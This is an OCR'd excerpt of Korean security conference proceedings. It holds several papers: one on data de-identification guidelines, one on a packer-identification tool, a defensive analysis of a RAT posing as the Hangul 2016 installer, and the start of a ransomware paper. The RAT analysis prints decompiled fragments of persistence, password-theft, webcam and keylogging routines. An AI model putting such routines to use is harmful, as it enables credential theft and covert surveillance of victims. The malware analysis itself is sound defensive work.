개인정보 비식별 조치 가이드라인 공표로 빅데이터 활용 가능성 확대, 비식별 조치에 대한 실무적 가이드 제공 등 다양한 이유로 산업 현장의 기대감은 증가할 것이다. 하지만 개인정보 비식별 조치 가이드라인의 쟁점이 존재한다. 현행 가이드라인이 법률 위임을 받지 않기 때문에 개인정보처리자에게 부과되는 의무에 쟁점이 발생한다. 비식별화되는 정보의 목록을 알지 못하므로 정보주체의 개인정보자기결정권 침해라는 논의가 나올 수 있다. 또, 비식별 처리가 된 정보를 제 3자에게 제공 후 제공받은 자가 정보 이용 중 재식별 되었을 때의 책임과 모니터링 의무의 책임이 불분명하다. 이러한 쟁점에 대한 개선방안을 찾는 게 필요하다고 생각된다.

빅데이터 분석에서 개인정보를 이용한 정보활용은 중요하고 가치를 가지게 되었다. 불필요한 개인정보 활용은 막아야하지만, 과도한 제재는 산업 활성화를 억제하게 된다. 가지고 있는 쟁점들을 명확히 한다면 개인정보 비식별화 조치 가이드라인이 개인정보의 활용과 보호의 적절한 균형점을 찾는데 도움이 될 것이라고 기대한다.

[참고문헌]

[1] 국무조정실, 행정자치부, 방송통신위원회, 금융위원회, 미래창조과학부, 보건복지부, 개인정보 비식별화 조치 가이드라인, 6 2016.

[2] 심우민, 개인정보 비식별 조치에 관한 입법적 대응방식, NetSec-2017, 국회입법조사처, 5 2017.

[3] 이진규, 개인정보 비식별조치에 대한 검토, NetSec-2017, 네이버, 5 2017.

[4] 전승재, 주문호, 권헌영, 개인정보 비식별 조치 가이드라인의 법률적 의미와 쟁점, 정보법학 제20권 제 3호, 12 2016.

[5] 감사원, 국가 사이버안전 관리 실태, 3 2016.

[6] 고학수, 최경진, 개인정보의 비식별화 처리가 개인정보 보호에 미치는 영향에 관한 연구, 미래창조과학부, 12 2015.

[7] 이현승, 송지환, 개인정보 비식별화기술의 쟁점 연구, 소프트웨어정책연구소, 8 2016.

[8] 개인정보보호위원회, 개인 정보 보호에 관한 법률 가이드라인, 일본 개인정보보호위원회, 2016.

[9] 심우민, 개인정보 비식별 조치에 관한 입법정책적 대응과제, 국회입법조사처, 5 2017.

다양한 패킹분석 도구에 기반한 종합 패커 식별도구#

김가윤, 정현지, 이수연, 이석수, 조은선
*충남대학교 컴퓨터공학과

A Integrated Packer Identification Tool based on Various Analysis Tools

GaYoun Kim, HyunJi Jung, SooYeon Lee, Seoksu Lee, Eun-Sun Cho*
Dept. of Computer Science & Engineering, Chungnam National University

요 약

본 논문에서는 Packing 분석 도구들의 결과를 종합하여 Packing 여부를 판단해주는 프로그램(Total Detection Tool, 이하 TDT)의 Prototype을 개발하였다. TDT의 Prototype에서는 Packing 분석도구 중 PEiD를 자동으로 실행해 Packing된 실행파일을 분석한다. TDT는 Packing된 실행파일을 기존에 사용되던 Packing 분석도구들인 PEiD, Exeinfo PE, DIE에서 각각 실행시키고 실행 결과를 종합하여 보여준다. 이 프로그램을 통해 실행파일의 Packing 여부와 Packing된 Packer 종류를 알아내기 위해 Packing 분석 도구를 개별로 실행시키는 번거로움을 줄일 수 있으며, 개별로 실행했을 시 소요되는 시간을 단축할 수 있다.

I. 서론

컴퓨터 바이러스가 제작된 지 20년이 넘었다. 이 긴 세월동안 컴퓨터 바이러스는 바이러스(Virus), 웜(Worm), 트로이목마(Trojan horse)등 다양한 모습으로 발전하였다. [Fig 1]은 독일의 악성코드 연구와 백신 제품 테스트 연구기관인 AV-Test에서 2009년 7월에 공개한 통계이다.[2] [Fig 1]에서도 볼 수 있듯이 이러한 악성코드의 위협은 해가 갈수록 증가하는 추세를 이루고 있으며 기술적인 면에서도 더욱더 위험성을 더해 가고 있어 컴퓨터 사용자들을 불안하게 만들고 있다. 이에 따라 악성코드를 탐지하는 것이 중요한 안티-바이러스(Anti-Virus)의 중요한 부분이 되었다[1].

"본 연구는 미래창조과학부 및 정보통신기술진흥센터의 SW중심대학지원사업의 연구결과로 수행되었음"(2015-0-00930)

한편 악성코드는 바이러스 탐지 프로그램의 추적을 피하기 위해 Packing되어 배포되는 것이 일반적이다. 따라서 악성코드를 분석하는 것은 Packing된 파일을 분석하는 것으로 볼 수 있기 때문에 Packing된 파일 분석의 중요성이 높아졌다.




Fig. 1 악성코드 수 증가 추세(2006-2014) [2]

PE 파일의 크기를 줄이고, PE 파일의 내부 코드와 리소스를 감추기 위해 압축된 실행파일을 생성해내는 것을 Packing이라고 한다[1]. Packing된 실행파일을 생성하는 도구를 Packer(Packing 도구)라고 하는데, Packer의 종류는 매우 다양하며, 각 Packer 마다 Packing을 하는 방식도 다양하다.

파일 분석가들은 Packing된 파일을 분석할 때 다양한 분석 도구들(PEiD[8], Exeinfo PE[9], DIE[10] 등)을 이용한다. 실행파일이 악의적인 목적을 가진 것을 숨기기 위해 Packing했을 수 있기 때문에 분석도구를 이용해서 원래의 파일의 구조를 파악하거나, 파일에서 본래의 의도와 다르게 변형된 부분을 찾아낸다[3][4].

그러나 현재 분석가들이 사용하는 Packing 파일 분석 도구들은 각 도구의 종류와 버전에 따라 분석결과가 일치하지 않는 경우가 존재하며, 하나의 분석 도구만 이용했을 경우 Packing된 파일을 분석한 결과에 대한 정확성이 떨어진다.




Fig. 2 Themida Packer 실행 화면

[Fig. 2]은 Themida[7] Packer 실행 결과로 코드와 리소스가 압축되어 분석가가 파일을 쉽게 분석하지 못 하게 함을 확인할 수 있다.

이러한 이유로 인해 현재 분석가들은다양한 Packing 분석 도구들을 수작업으로 하나씩 실행시킨다. 이렇게 수작업으로 각기 실행시킨 도구들의 결과 값을 도출한 후, 결과 값들을 종합하여 어떤 Packing 도구가 사용되었는지 분석가들이 직접 판단해야 하는 불편함을 감수하고 있다.

본 논문은 위와 같은 불편함을 줄이고 Packing 분석 결과의 정확성을 높이기 위해 개발될 Packing 분석도구를 제안하고 해당 분석도구와 분석도구의 Prototype에 대해 기술한다.

II. 본론

2.1 기존 Packer 분석 도구 실행 결과 분석

기존에 널리 쓰이는 Packer 분석 도구로는 PEiD, Exeinfo PE 등이 있다. PEiD, Exeinfo PE는 바이너리 파일의 일부 바이트를 Packer의 Signature로 두고 바이너리를 탐색해 Packer의 종류를 분석한다. 이 도구들을 이용해서 Packer 중 하나인 Themida로 Packing한 실행파일을 분석해보았다.




Fig. 3 PEiD Packer 식별 도구 실행 화면




Fig. 4 Exeinfo PE Packer 식별 도구 실행 화면

[Fig 3]는 PEiD 실행 화면으로 프로그램의 text창이 비어있고 표시된 부분에 Not a valid PE File이라고 출력되는 것으로 보아, 현재 Themida로 Packing된 것을 도출하지 못하는 것을 확인할 수 있다. [Fig 4]은 Exeinfo PE 실

행화면으로 현재 Themida로 Packing된 것이라고 도출한 것을 확인할 수 있다.

Packer마다 Packing할 때 특정 루틴을 따라 Packing을 하므로 바이너리 파일에 특정 패턴이 생긴다. PEiD와 Exeinfo PE Packer는 그 패턴을 Signature로써 데이터베이스에 저장해두고, Packing된 파일을 분석할 때, PE파일의 바이너리를 보고 데이터베이스에 저장되어있는 패턴과 같은 패턴이 존재하는지 확인하여 Packer를 분석한다.

PEiD의 데이터베이스에는 Themida의 Signature에 대한 정보가 없어 분석하지 못했고, Exeinfo PE의 데이터베이스에는 Themida의 Signature에 대한 정보가 존재하여 분석할 수 있었다.

이러한 결과를 통해, 새로운 Packer에 대한 Signature 데이터가 데이터베이스에 존재하지 않으면 Packer 종류를 확인할 수 없는 것을 알 수 있었다. 즉, Signature로 Packer 종류 분석하기 때문에 Signature정보가 없으면 분석을 하지 못한 것이다.

2.2 제안하는 도구

이처럼 하나의 Packing 분석 도구만으로는 정확한 값을 찾기 어려운 것을 알 수 있다. 따라서 분석가들은 다양한 Packing 분석 도구들을 실행하여 도출된 결과 값을 종합해, Packing 여부와 Packer를 판단해야 한다는 것을 알 수 있다.

본 논문에서는 위에서 제시하였던 불편함을 감소시키기 위해 제안한 Total Detection Tool (이하 TDT)의 Prototype을 개발하였다. 이 도구를 개발함으로써 다양한 Packing 분석 도구를 하나씩 실행했을 때 발생하는 번거로움과 분석 시 소요되는 시간을 단축시키는 것을 목표로 한다.

2.3 Prototype 설계 및 구현




Fig. 5 Prototype Flow Chart

본 논문에서 제안하는 TDT의 Prototype은 Visual Studio 2015 IDE(Integrated Development Environment)에서 C++언어로 개발하였다. 해당 프로그램은 Window8.1, Window10 환경에서 돌아가는 Packing된 실행파일을 검사하는 목적을 가지고 있다. 해당 프로그램은 실행파일을 입력받는다. Prototype에서는 Packer 분석 도구 중에 PEiD를 이용해 사용자가 선택한 실행파일을 자동으로 분석하고, 분석하여 얻은 결과 값을 가져와 사용자에게 보여준다. 향후 개발될 TDT는 입력받은 실행파일을 앞에서 설명한 여러 종류의 Packer 분석 도구로 각각 실행하여 어떤 Packer로 Packing되었는지 각각 분석 도구의 결과를 도출한다. 도출된 결과 값들 중 가장 많이 나온 결과 값을 도출하여, 입력 프로그램이 어떠한 Packer로 Packing되었는지 최종 결론으로 보여준다. TDT의 flow는 [Fig. 5]에 나타나 있다.

예를 들어 프로그램 A가 Themida로 Packing되어 있다고 하자. TDT를 통하여 해당 프로그램 A를 입력파일로 넣어 각 Packing 분석 도구의 결과 값들을 종합해 가장 많이 드러난 Packer를 결과 값으로 출력해준다. 사용자는 해당 정보를 통해서 분석도구를 개별로 실행해야 하는 불편함을 줄이고, 분석 시간 오버헤드를 줄일 수 있다.




Fig. 6 TDT Prototype 프로그램 실행

[Fig. 6]는 TDT 초기 실행 화면이다. 사용자가 분석하고자 하는 Packing 파일을 TDT가 존

재하는 폴더(이하 files 폴더)에 넣었다는 것을 전제로 한다. 그 다음 TDT를 실행시킨다. TDT를 실행시킨 후, “file” 버튼을 눌러 files폴더 안의 분석하고자 하는 실행 파일을 선택한다. 파일이 선택되면 TDT가 자동으로 분석을 시작하고, 사용자는 TDT가 분석하여 도출한 결과 값을 화면에서 확인한다.




Fig. 7 TDT Prototype 프로그램 실행 결과

[Fig. 7]은 TDT Prototype의 프로그램 실행 결과이다. 입력창에 사용자가 선택한 파일이 출력되었고, Packer의 이름과 버전이 화면에 나타난 것을 확인할 수 있다.

2.4 토의

그러나 해당 도구는 다음과 같은 한계점을 가진다. 먼저 기존의 도구들로 분석을 하지 못하는 Packer를 이용할 경우 TDT를 이용하여 사용자가 원하는 값을 얻을 수 없다. 또한 기존의 Packer가 오판을 할 경우 TDT의 실행 결과를 신뢰할 수 없다. 예를 들어 PEiD가 Themida로 결과를 도출하고, Exeinfo PE가 UPX로 결과를 도출하고 DIE가 적절한 Packer를 알아내지 못한다면, TDT에서 결과를 낼 수 없다.

III. 결론

본 논문에서는 Packing 분석 도구들의 결과를 종합하여 Packing 여부를 판단해주는 프로그램(Total Detection Tool, 이하 TDT)의 Prototype을 개발하였다. Prototype에서는 Packer 분석 도구인 PEiD를 이용해 사용자가 선택한 실행파일을 자동으로 분석하고, 분석하여 얻은 결과 값을 가져와 사용자에게 보여준다. TDT 프로그램은 Packing된 실행파일을 기존에 사용되던 Packing 분석 도구들을 각각 실행시키고 실행 결과를 종합하여 보여준다.

이 프로그램을 통해 실행파일의 Packing 여부와 Packing된 Packer 종류를 알아내기 위해 Packing 분석 도구를 개별로 실행시키는 번거로움을 줄일 수 있으며, 각각 실행시키는 것 보다 소요 시간을 단축시킬 수 있다.

향후 우리는 TDT의 완제품을 개발한 후 한계점을 보완하여 좀 더 완전한 도구를 개발하기 위해 연구를 할 것이다. 또한 이처럼 단순하게 다른 도구를 이용하여 Packer를 파악하는 것이 아닌 Signature와 CFG(Control Flow Graph)를 활용하여 분석하는 것을 최종 목표로 하고 있다.

[참고문헌]

[1] 한국인터넷진흥원 연구보고서, 악성코드 유포 탐지기술 현황 조사 및 발전모델 연구, 한국인터넷진흥원, KISA-WP-2015-0061(2016-02-05), pp.2, pp9

[2] 악성코드 수 증가 추세, https://www.enigmasoftware.com/malware-strains-recorded-h2-2014-more-than-double-volume/

[3] PEiD, https://www.aldeid.com/wiki/PEiD

[4] Exeinfo PE, http://Exeinfo.atwebpages.com/

[5] DIE, http://ntinfo.biz/

[6] 김정순, 강정민, 김강산, 신욱 “실행파일 헤더내 문서화되지 않은 정보의 비교를 통한 실행파일 분류 방법”, 한국정보처리학회, <정보처리학회논문지. 컴퓨터 및 통신시스템> 2권1호 (2013), pp.43-50

[7] 김정순, 강정민, 김강산, 신욱, “실행파일 헤더내 문서화되지 않은 정보의 비교를 통한 실행파일 분류 방법”, 한국정보처리학회, <정보처리학회논문지. 컴퓨터 및 통신시스템> 2권1호 (2013), pp.43-50

[8] Themidar Packer, https://themida.en.softonic.com/

[9] 한승원, 이상진 “악성코드 포렌식을 위한 Packing 파일 탐지에 관한 연구”, 한국정보처리학회, <정보처리학회논문지C> 16권5호 (2009), pp.555-562

[10] 이경률, 임강빈 “코드은닉을 이용한 역공한 방지 악성코드 분석방법 연구”, 한국항행학회, <한국항행학회논문지> 16권3호 (2012), pp.488-494

문서작업 프로그램 위장 RAT 악성코드 분석

장성욱, 이민희, 김예준, 장지나, 염흥열

순천향대학교 정보보호학과

Analysis of RAT malware disguised as Documentation Tool

Sung-Wook Jang, Min-Hee Lee, Ye-Jun Kim, Ji-Na Jang, Heung-Youl Youm

Department of information security Engineering,

Soonchunhyang University.

요 약


최근까지도 위장파일로 유포되는 악성코드로 인한 이슈는 지속적으로 발생하고 있으며 피해 또한 증가하고 있다. 본 논문의 악성코드의 유포는 많은 사용자들이 누구나 쉽게 접근할 수 있는 토렌트를 이용하여 유포되었고 그 중 국내에서 높은 사용율을 기록하고 있는 문서작업 프로그램으로 위장하여 감염이 확산되었다. RAT(Remote Access Trojan) 악성코드에 감염된 사용자는 키로깅, 패스워드 탈취, 키보드, 마우스 원격제어 등의 악성행위가 이루어진다.

본 논문에서는 토렌트를 이용하여 유포되는 국산 문서작업 프로그램으로 위장한 RAT(Remote Access Trojan) 악성코드를 분석한다.

I. 서론

최근 정보통신망의 이용이 활성화 되고 사용자들간의 다양한 방법으로 파일의 공유가 이루어지고 있다. 이에 따라 악성코드의 유포 또한 다양한 방법으로 이루어져 사용자들의 감염이 늘고 있다.

2016년 하반기 국내 유포된 악성코드의 비율은 파밍 및 금융정보 탈취 악성코드가 가장 많았고, 애드웨어, 랜섬웨어에 이어 원격제어 악성코드 순으로 유포되었다[1].



[그림 1] 2016년 하반기 악성코드 유형별 비율[1]

RAT(Remote Access Trojan)는 감염된 사용자의 PC를 제어하는 기능을 하며 감염이 성공적으로 이루어지면 백도어 기능을 통해 여러 악성행위가 실행된다[2].

악성코드는 흔히 기존에 사용했던 코드를 재사용하거나, 전문적인 툴을 이용해서 제작된다. 공격자들은 악성코드 제작의 편의성과 정교함을 위해 전문 툴을 많이 사용하고 있으며 본 논문에서 분석한 RAT 원격제어 악성코드가 이에 해당한다.

분석한 악성코드는 사용자의 의심을 피하기 위해 정상파일로 위장하는 방식을 사용하고 있으며 사용자들이 쉽게 파일을 공유할 수 있는 토렌트를 이용하여 유포되었다.

본 논문에서는 토렌트를 통한 국산 문서작업 프로그램으로 위장하여 사용자들에게 악성행위를 수행하는 원격제어 악성코드에 대해 분석한다.


II. 본론

2.1 악성코드 개요

본 악성코드는 '한글 2016' 국산 문서작업 프로그램으로 위장한 악성코드이다. 한글프로그램은 국내시장 점유율이 30%에 도달하는 프로그램으로써 많은 사용자들이 이용하는 만큼 악성코드 공격자들에게도 좋은 공격 수단이 된다[3].

한글 프로그램을 이용한 공격은 취약한 한글 파일을 제작하여 국내 및 해외의 이슈화 된 사건으로 제목으로 하여 사용자들의 호기심을 자극하여 실행을 유도하여 한글 취약점을 이용하여 공격한다[4]. 그러나 한글 프로그램을 이용한 공격은 취약점을 이용한 공격뿐만 아니라 설치 파일로 위장하여 공격하는 경우도 존재한다.

국내에서 높은 사용율을 기록하고 있는 문서작업 프로그램을 구매하여 사용하지 않고 토렌트를 이용하여 쉽게 다운로드 받을 수 있다는 점은 악성코드 감염을 부추겼다.



[그림 2] 악성코드 감염 도식도

2.2 악성코드 상세 분석

본 악성코드는 Windows 7 Ultimate K SP1 환경에서 dnSpy3.0.0[5] 분석도구를 이용하여 분석이 진행되었다. '한글 2016' 설치 파일로 위장한 RAT 원격제어 파일을 실행하면 설치파일은 실행되지 않고 사용자가 모르는 사이에 악성코드가 동작한다.

악성코드가 실행되면 Mutex를 생성하여 중복실행을 방지한다. 이후 중복실행 될 경우 해당 생성 루틴을 10번 반복하며 Mutex 생성 여부를 확인하여 실행하지 않고 종료시킨다.


```
for (int i = 0; i < 10; i++)
{
    try
    {
        Program.Mutex = new Mutex(true, Settings.GetBui
        if (Program.Mutex.WaitOne(TimeSpan.Zero, true))
        {
            break;
        }
    }
    catch (Exception)
    {
    }
    if (i == 9)
    {
        return;
    }
```

[그림 3] Mutex 생성 루틴 일부

악성코드는 'C:\Program Files' 경로에 '12' 이름의 폴더를 생성하고 'windows.exe' 이름으로 복제한 후 실행한다. 복제된 파일의 속성은 '숨김'으로 설정되기 때문에 사용자들의 탐지을 회피한다.


```
if (Settings.GetBuilderProperty<ServiceBuilderProperty>().get_Install())
{
    ServiceInstaller.InstallIfNotExist();
}
FileInfo fileInfo2;
if (Installer.Install(Environment.ExpandEnvironmentVariables
  (Settings.GetBuilderProperty<InstallationLocationBuilderProperty>().get_Path()),
  applicationPath, out fileInfo2))
```

[그림 4] 자가복제 루틴 일부



[그림 5] 생성된 자가복제 파일

자가복제가 완료된 후 사용자가 PC를 재부팅 해도 자동 실행하여 원격제어 행위를 지속하기 위해 작업 스케줄러에 등록한다.



[그림 6] 작업 스케줄러 등록

[표 1] 악성코드 주요 행위

순번	악성코드명	주요행위
1	SETUP.exe	파일드롭 피해자의 PC 정보 확인 서버와 통신 원격제어 오디오 컨트롤 리버스 프록시 프로세스 체크 웹캠 화면 제어 키로깅 파일 접근 및 제어 호스트 파일 접근 및 제어 피해자의 PC 접근 및 제어 가능 프로그램 자동 실행 컨트롤 패스워드 정보 탈취

공격자는 특정 명령을 통해 사용자의 PC정보를 수집할 수 있다. 수집되는 정보는 PC 운영체제 정보, 하드웨어 정보, 네트워크 정보, BIOS 정보, 드라이브 정보등을 수집하여 전송한다.

```
public static ComputerInformation GetInformation()
{
    Stopwatch stopwatch = Stopwatch.StartNew();
    ComputerInformation expr_0B = new ComputerInformation();
    expr_0B.set_SystemInformation(InformationCollector.GetOperatingSystemInformation());
    expr_0B.set_HardwareInformation(InformationCollector.GetHardwareInformation());
    expr_0B.set_NetworkInformation(InformationCollector.GetNetworkInformation());
    expr_0B.set_BiosInformation(InformationCollector.GetBiosInformation());
    expr_0B.set_SoftwareInformation(InformationCollector.GetSoftwareInformation());
    expr_0B.set_LogicalDrives(InformationCollector.GetLogicalDrives());
    expr_0B.set_ProcessTime((int)stopwatch.ElapsedMilliseconds);
    expr_0B.set_Timestamp(DateTime.UtcNow);
    return expr_0B;
```

[그림 7] 감염 PC 정보 수집 루틴 일부

또한 브라우저를 통해서 저장된 패스워드 정보나 쿠키를 수집하여 전송한다.

```
public override void ProcessCommand(byte[] parameter, IConnectionInfo connectionInfo)
{
    PasswordData passwords = PasswordsCommand.GetPasswords(true);
    byte[] data = new Serializer(typeof(PasswordData)).Serialize(passwords);
    ((ConnectionInfo)connectionInfo).SendServerPackage(0, data, true);
}
```

[그림 8] 패스워드 정보 수집 루틴 일부

웹캠 디바이스 정보를 수집하고 명령에 따라 웹캠을 제어한다. 보편적으로 웹캠 디바이스가 장착되어 있는 휴대용 노트북이 감염될 경우 사생활의 노출이 이루어 질 수 있다.

```
Serializer serializer = new Serializer(typeof(WebcamSettings));
this._webcamSettings = serializer.Deserialize<WebcamSettings>(parameter, 1);
if (this._videoCaptureDevice != null && this._videoCaptureDevice.get_Source() !=
  this._webcamSettings.get_MonikerString())
{
    this._videoCaptureDevice.Stop();
    this._videoCaptureDevice = null;
}
if (this._videoCaptureDevice == null)
{
    this._videoCaptureDevice = new VideoCaptureDevice(this._webcamSettings.get_M
```

[그림 9] 웹캠 제어 루틴 일부

키로깅 기능을 수행하여 감염된 사용자가 입력하는 문자를 확인한다. 해당 과정에서 사용자의 아이디와 패스워드 같은 개인정보가 노출될 가능성이 있다.

```
public static SpecialKeyType KeysToSpecialKey(Keys key)
{
    if (key <= Keys.Capital)
    {
        if (key <= Keys.Tab)
        {
            if (key == Keys.Back)
            {
                return 6;
            }
            if (key == Keys.Tab)
            {
                return 3;
            }
        }
```

[그림 10] 키로깅 루틴 일부

감염PC의 오디오 디바이스 정보를 수집하고 볼륨을 컨트롤 한다. 이는 스피커 장치를 사용하는 사용자에게 원격제어 중 발생할 수 있는 시스템 사운드를 듣지 못하게 함으로써 사용자로부터 은닉할 수 있는 또 하나의 수단이 된다.

```
using (audioEndpointVolume)
{
    using (current)
    {
        AudioDevice expr_F2 = new AudioDevice();
        expr_F2.set_DeviceId(deviceId);
        expr_F2.set_Name(current.get_FriendlyName());
        expr_F2.set_IsDefault(current.get_DeviceID() == defaultDeviceId);
        expr_F2.set_CurrentVolume(audioEndpointVolume.get_MasterVolumeLevelScalar());
        expr_F2.set_AudioEndpointType(audioEndpointType);
        IEnumerable<AudioEndpointVolumeChannel> arg_15B_0 = audioEndpointVolume.get_Channels()
```

[그림 11] 볼륨 컨트롤 루틴 일부

추가적으로 공격자는 피해자의 PC에 채팅창을 호출하여 실시간으로 메시지를 주고 받을 수 있다.

```
case 3:
{
    TextChatForm expr_37 = this._currentChatForm;
    if (expr_37 == null)
    {
        return;
    }
    expr_37.MessageReceived(new DateTime(BitConverter.ToInt64(parameter, 1)),
      (parameter, 9, parameter.Length - 9));
    return;
}
```

[그림 12] 메시지 송,수신 루틴 일부

III.결론

본 논문은 위장파일로 사용자를 속여 설치를 유도하는 RAT 원격제어 악성코드 분석에 대해 다루었다.

해당 악성코드는 사용자들이 흔히 사용하는 토렌트를 사용하여 유포되었고 국산 문서작업 프로그램을 위장하여 사용자의 의심을 피했다. 감염되었을 경우 자가복제 되어 자동실행을 등록하기 때문에 PC가 부팅될 때마다 실행되어 사용자의 사생활의 노출염려가 있다.

뿐만 아니라 현재까지도 토렌트를 이용한 악성코드가 유포되고 있으며 RLO(Right to Left Override) 기법을 사용하여 더욱 교묘한 방식으로 변화하였다.

토렌트를 통한 악성코드의 유포는 지속적으로 이루어지고 있으며 RAT 원격제어 악성코드 뿐만 아니라 랜섬웨어와 같은 금전적인 피해가 발생 할 수 있는 악성코드 또한 유포될 가능성도 배제할 수 없다. 따라서 토렌트 이용자들의 주의가 요구된다.

[참고문헌]

[1] 한국인터넷진흥원 사이버침해대응본부, 2016년 하반기 악성코드 은닉사이트 탐지 동향 보고서, 2017.01.19

[2] 잉카인터넷 블로그, 사용자 행동을 감시하는 악성코드 분석 보고서, 2016.04.07

[3] 권동준 기자, 전자신문, 오피스 SW 시장 판도 바뀐다, 2015.06.25

[4] KISA, 한글 취약점을 통해 유포되는 악성코드 동향 및 분석, 2013.12.04

[5] GPLv3, dnSpy3.0.0

[6] 권준 기자, 보안뉴스, 토렌트 잘못이용했다가... 사생활 감시 가능한 악성코드 감염된다, 2017.04.14

[7] 잉카 인터넷 블로그, 최신 영화 파일로 위장한 악성코드 분석, 2017.02.15

사회공학적 기법을 활용한 매트릭스 랜섬웨어 분석 및 비교

장지나, 이민희, 장성욱, 김예준, 염흥열*

*순천향대학교 정보보호학과

Analysis of social engineering technique-based Matrix ransomware

Ji-Na Jang, Min-Hee Lee, Sung-Wook Jang, Ye-Jun Kim, Heung-Youl Youm*

*Department of information security Engineering,

Soonchunhyang University.

요 약

최근 5년간 랜섬웨어(Ransomware)가 만든 보안 이슈는 점점 증가하고 있고 사용자가 민감하게 반응할 수 있는 내용을 포함하여 교묘하게 금전적 대가 요구를 하는 방식도 증가하고 있다. 본 논문에서는 사회공학적 기법을 이용하여 금전적 대가를 요구하는 매트릭스(Matrix) 랜섬웨어를 분석하여 해당 악성코드의 특징과 다른 사회공학적 기법을 이용한 랜섬웨어를 비교한다.

